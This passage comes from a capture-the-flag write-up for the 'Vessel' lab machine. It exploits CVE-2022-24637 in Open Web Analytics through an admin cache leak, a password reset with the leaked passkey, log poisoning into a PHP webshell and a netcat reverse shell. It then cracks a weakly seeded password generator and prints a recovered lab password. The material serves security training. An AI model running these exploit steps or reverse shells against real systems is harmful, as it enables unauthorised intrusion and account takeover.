


Figure 13: the Apache directory listing of /owa-data/caches showing the id folder 1.

The owa_user subfolder looks empty, because the real file name is hashed and not listed, and the cache is cleared periodically. A failed login as admin regenerates it.



Figure 14: the owa_user cache folder appearing empty, since the file name is hashed and not listed.

Requesting the file by its computed name returns the broken PHP file.

```
echo -n "user_id1" | md5sum
curl http://openwebanalytics.vessel.htb/owa-
```

```
data/caches/1/owa_user/c30da9265ba0a4704db9229f864c9eb7.php
```


(Nawaf㉿kali-work)-[/home/…/tools/web-enum/git-dumper/random_Vessel]
$ curl http://openwebanalytics.vessel.htb/owa-data/caches/1/owa_user/c30da9265ba0a4704db9229f864c9eb7.php
<?php\n/*Tzo4OiJvd2FfdXNlciI6NTp7czo0OiJuYW1lIjtzOjk6ImJhc2UudXNlciI7czoxMDoicHJvcGVydGllcyI7YToxMDp7czoyOiJpZCI7TzoxMjoib3dhX2RiQ29sdW1uIjoxMTp7czo0OiJu
mb3JlaWduX2tleSI7TjtzOjE0OiJpc19wcmltYXJ5X2tleSI7YjowO3M6MTQ6ImF1dG9faW5jcmVtZW50IjtiOjA7czo5OiJpc191bmlxdWUiO2I6MDtzOjExOiJpc19ub3RfbnVsbCI7YjowO3M6NTo
6MTI6Im93YV9kYkNvbHVtbiI6MTE6e3M6NDoibmFtZSI7TjtzOjU6InZhbHVlIjtzOjU6ImFkbWluIjtzOjk6ImRhdGFfdHlwZSI7czoxMjoiVkFSQ0hBUigyNTUpIjtzOjExOiJmb3JlaWduX2tleSI7
1bmlxdWUiO2I6MDtzOjExOiJpc19ub3RfbnVsbCI7YjowO3M6NToibGFiZWwiO047czo1OiJpbmRleCI7TjtzOjEzOiJkZWZhdWx0X3ZhbHVlIjtOO31zOjg6InBhc3N3b3JkIjtPOjEyOiJvd2FfZGJD
lYmVKTFhqdmU5RmhiRjhEVFFQSUJZUmxrTnhSTnpYM2tJYWduUVRTIjtzOjk6ImRhdGFfdHlwZSI7czoxMjoiVkFSQ0hBUigyNTUpIjtzOjExOiJmb3JlaWduX2tleSI7TjtzOjE0OiJpc19wcmltYXJ5
pc19ub3RfbnVsbCI7YjowO3M6NToibGFiZWwiO047czo1OiJpbmRleCI7TjtzOjEzOiJkZWZhdWx0X3ZhbHVlIjtOO31zOjQ6InJvbGUiO086MTI6Im93YV9kYkNvbHVtbiI6MTE6e3M6NDoibmFtZSI7
zOjExOiJmb3JlaWduX2tleSI7TjtzOjE0OiJpc19wcmltYXJ5X2tleSI7YjowO3M6MTQ6ImF1dG9faW5jcmVtZW50IjtiOjA7czo5OiJpc191bmlxdWUiO2I6MDtzOjExOiJpc19ub3RfbnVsbCI7YjowO
fbmFtZSI7TzoxMjoib3dhX2RiQ29sdW1uIjoxMTp7czo0OiJuYW1lIjtOO3M6NToidmFsdWUiO3M6MTM6ImRlZmF1bHQgYWRtaW4iO3M6OToiZGF0YV90eXBlIjtzOjEyOiJWQVJDSEFSKDI1NSkiO3M6
lbnQiO2I6MDtzOjk6ImlzX3VuaXF1ZSI7YjowO3M6MTE6ImlzX25vdF9udWxsIjtiOjA7czo1OiJsYWJlbCI7TjtzOjU6ImluZGV4IjtOO3M6MTM6ImRlZmF1bHRfdmFsdWUiO047fXM6MTM6ImVtYWls
2OiJhZG1pbkB2ZXNzZWwuaHRiIjtzOjk6ImRhdGFfdHlwZSI7czoxMjoiVkFSQ0hBUigyNTUpIjtzOjExOiJmb3JlaWduX2tleSI7TjtzOjE0OiJpc19wcmltYXJ5X2tleSI7YjowO3M6MTQ6ImF1dG9f
ibGFiZWwiO047czo1OiJpbmRleCI7TjtzOjEzOiJkZWZhdWx0X3ZhbHVlIjtOO31zOjEyOiJ0ZW1wX3Bhc3NrZXkiO086MTI6Im93YV9kYkNvbHVtbiI6MTE6e3M6NDoibmFtZSI7TjtzOjU6InZhbHVl
6IlZBUkNIQVIoMjU1KSI7czoxMToiZm9yZWlnbl9rZXkiO047czoxNDoiaXNfcHJpbWFyeV9rZXkiO2I6MDtzOjE0OiJhdXRvX2luY3JlbWVudCI7YjowO3M6OToiaXNfdW5pcXVlIjtiOjA7czoxMToi
1ZSI7Tjt9czoxMzoiY3JlYXRpb25fZGF0ZSI7TzoxMjoib3dhX2RiQ29sdW1uIjoxMTp7czo0OiJuYW1lIjtOO3M6NToidmFsdWUiO3M6MTA6IjE2NTAyMTE2NTkiO3M6OToiZGF0YV90eXBlIjtzOjY6
hdXRvX2luY3JlbWVudCI7YjowO3M6OToiaXNfdW5pcXVlIjtiOjA7czoxMToiaXNfbm90X251bGwiO2I6MDtzOjU6ImxhYmVsIjtOO3M6MTM6ImRlZmF1bHRfdmFsdWUiO047czoxMzoiZGVmYXVsdF92YWx1ZSI7Tjt9
6NToidmFsdWUiO3M6MTA6IjE2NTAyMTE2NTkiO3M6OToiZGF0YV90eXBlIjtzOjY6IkJJR0lOVCI7czoxMToiZm9yZWlnbl9rZXkiO047czoxNDoiaXNfcHJpbWFyeV9rZXkiO2I6MDtzOjE0OiJhdXRv
6ImxhYmVsIjtOO3M6NToiaW5kZXgiO047czoxMzoiZGVmYXVsdF92YWx1ZSI7Tjt9czo3OiJhcGlfa2V5IjtPOjEyOiJvd2FfZGJDb2×1bW4iOjExOntzOjQ6Im5hbWUiO3M6NzoiYXBpX2tleSI7czo1
lIjtzOjEyOiJWQVJDSEFSKDI1NSkiO3M6MTE6ImZvcmVpZ25fa2V5IjtOO3M6MTQ6ImlzX3ByaW1hcnlfa2V5IjtiOjA7czoxNDoiYXV0b19pbmNyZW1lbnQiO2I6MDtzOjk6ImlzX3VuaXF1ZSI7Yjow
1bHRfdmFsdWUiO047fX1zOjE2OiJfdGFibGVQcm9wZXJ0aWVzIjthOjQ6e3M6NToiYWxpYXMiO3M6NDoidXNlciI7czo0OiJuYW1lIjtzOjg6Im93YV91c2VyIjtzOjk6ImNhY2hlYWJsZSI7YjoxO3M6
7czo1OiJjYWNoZSI7Tjt9*/\n?>
```

*Figure 15: the md5 of user_id1 matching the cache file name, and curl retrieving the cache file.*

Stripping the broken wrapper and decoding gives the serialized admin object, which holds the password hash and, more usefully, the `temp_passkey`.

```
temp_passkey = 1bdb5728fc35c8f4d81431f3fd2f0ec0
```

That passkey feeds straight into the password-reset action to set a new admin password without knowing the old one.

```
owa_k=1bdb5728fc35c8f4d81431f3fd2f0ec0&owa_password=Nawaf1212&owa_password2=Nawaf12
12&owa_action=base.usersChangePassword
```
```




Figure 16: the Burp repeater request setting a new admin password using the leaked owa_k passkey.

The application confirms the change and returns to the login page.




Figure 17: the "please login with your new password" confirmation after the reset.

Logging in with the new password lands in the OWA admin panel.




Figure 18: authenticated as admin in Open Web Analytics, showing the Sites Roster.

2.4 Foothold, log poisoning to RCE (www-data)

The second half of CVE-2022-24637 is a mass-assignment issue in the settings handler. The options form exposes only a few fields, but the update endpoint accepts any `owa_config[key]` parameter, including ones not in the form. Two of those, `base.error_log_file` and `base.error_log_level`, control where OWA writes its log and how much it records. Setting the log file to a `.php` path inside the web root and the level to 2, which records every POST parameter, turns the log into a writable webshell. Rather than drive the requests by hand, I used the public exploit for this CVE, which resets the password, sets the log path, poisons it, and triggers it.

```
┌──(Nawaf㉿kali-work)-[/home/…/tools/web-enum/git-dumper/random_Vessel]
└─$ python3 1_exploit.py -u admin -p Nawaf1212 -c http://openwebanalytics.vessel.htb 10.10.15.198 443
usage: 1_exploit.py [-h] [-u USERNAME] [-p PASSWORD] [--custom_payload CUSTOM_PAYLOAD] [--check CHECK] target lhost lport
1_exploit.py: error: unrecognized arguments: -c

┌──(Nawaf㉿kali-work)-[/home/…/tools/web-enum/git-dumper/random_Vessel]
└─$ python3 1_exploit.py -u admin -p Nawaf1212 http://openwebanalytics.vessel.htb 10.10.15.198 443
[+] Check if the target is vulnerable to CVE-2022-24637
[!] The target is vulnerable
[+] Generate cache for user admin
[+] Cache created
[+] Search temp passkey in cache for user admin
[+] Temp passkey found
[i] Temp passkey for user admin ⇒ 3c5ad8ae5946d492fa1e6ffafe3d06aa
[+] Reset password for user admin
[+] Password changed! New creds ⇒ admin:Nawaf1212
[+] Login with new creds
[+] Login successful
[+] Extracting nonce
[+] Nonce extracted ⇒ dbffc0f6ad
[+] Creating log file NrnywQfa.php
[+] File created
[+] Write payload to log file
[+] Log file updated
[+] Triggering payload
[+] Payload triggered. Check your listener!
[i] You can re-trigger the payload with the following command
⇒ curl http://openwebanalytics.vessel.htb/owa-data/caches/NrnywQfa.php

┌──(Nawaf㉿kali-work)-[/home/…/tools/web-enum/git-dumper/random_Vessel]
└─$
```

Figure 19: running the CVE-2022-24637 exploit, which reaches password change, log file write, and payload trigger.

```
┌──(Nawaf㉿kali-work)-[~]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.15.198] from (UNKNOWN) [10.129.68.91] 34688
whoami
www-data
```

Figure 20: the netcat listener receiving the reverse shell as www-data.

2.5 Lateral movement to ethan

As `www-data`, steven's home holds a Windows executable named `passwordGenerator` and a hidden `.notes` folder with `screenshot.png` and a password-protected `notes.pdf`. The exe is large and kept stalling over the reverse shell.

```
  shortcut
  upload      Upload a file from the local host to the remote host
  use         Set the currently used module in the config handler

(local) pwncat$ connect
[09:40:35] connection failed: no port specified
(local) pwncat$ sessions
                                Active Sessions

 ID  User      Host ID                           Platform  Type  Address
 *0  www-data  436cb33a24da290490fb1a044ecc1225  linux     Bind  10.129.68.91:53946

(local) pwncat$ back
(remote) www-data@vessel:/var/www/html/owa/owa-data/caches$ cd /home/steven/
(remote) www-data@vessel:/home/steven$ ls
passwordGenerator
(remote) www-data@vessel:/home/steven$ download passwordGenerator
bash: download: command not found
(remote) www-data@vessel:/home/steven$ back
bash: back: command not found
(remote) www-data@vessel:/home/steven$
(local) pwncat$ download /home/steven/passwordGenerator
usage: download [-h] [--recursive] source [destination]
download: error: [Errno 2] No such file or directory: ''
(local) pwncat$ download /home/steven/passwordGenerator
usage: download [-h] [--recursive] source [destination]
download: error: [Errno 2] No such file or directory: ''
(local) pwncat$ download /home/steven/passwordGenerator ./passwordGenerator
```

Figure 21: the passwordGenerator download hanging over the unstable reverse shell.




Figure 22: repeated listings showing the transferred size never settling, even after about 15 minutes.

The smaller files transfer fine, so I pulled `notes.pdf` and `screenshot.png` instead.




Figure 23: pwncat downloading notes.pdf (about 17 KiB) cleanly.

The screenshot is a capture of the generator GUI, showing the settings used for the PDF password, length 32 and the "All Characters" set.



Figure 24: the recovered screenshot.png showing the generator set to length 32 and All Characters.

The PDF is locked.




Figure 25: notes.pdf prompting for a password.

To understand the password, the exe has to be reversed. It is a PyInstaller build, so pyinstxtractor unpacks it and uncompyle6 turns the main `.pyc` back into Python. The generator function is the key part.

```
qsrand(QTime.currentTime().msec())
password = ''
for i in range(length):
    idx = qrand() % len(charset)
    password += str(charset[idx])
```

The weakness is the seed. `QTime.currentTime().msec()` only returns 0 to 999, so there are only 1000 possible seeds and therefore 1000 possible passwords. The charset and length are already known from the screenshot, so I generated all 1000 candidates and tried them against the PDF.

```
passwords = [genPassword(i) for i in range(1000)]
```

One catch, Qt's random implementation differs between Windows and Linux, so the same seed produces different output on each platform. The exe was built on Windows, so the wordlist has to be generated on Windows to match. Running the candidates unlocks the PDF, and the note inside holds ethan's password.

Dear Steven,

As we discussed since I'm going on vacation you will be in charge of system maintenance. Please ensure that the system is fully patched and up to date.

Here is my password: b@mPRNSVTjjLKId1T

System Administrator
Ethan

Figure 26: the decrypted notes.pdf, a message from Ethan to Steven that includes Ethan's password.

```
su ethan
# Password: b@mPRNSVTjjLKId1T
cat user.txt
```

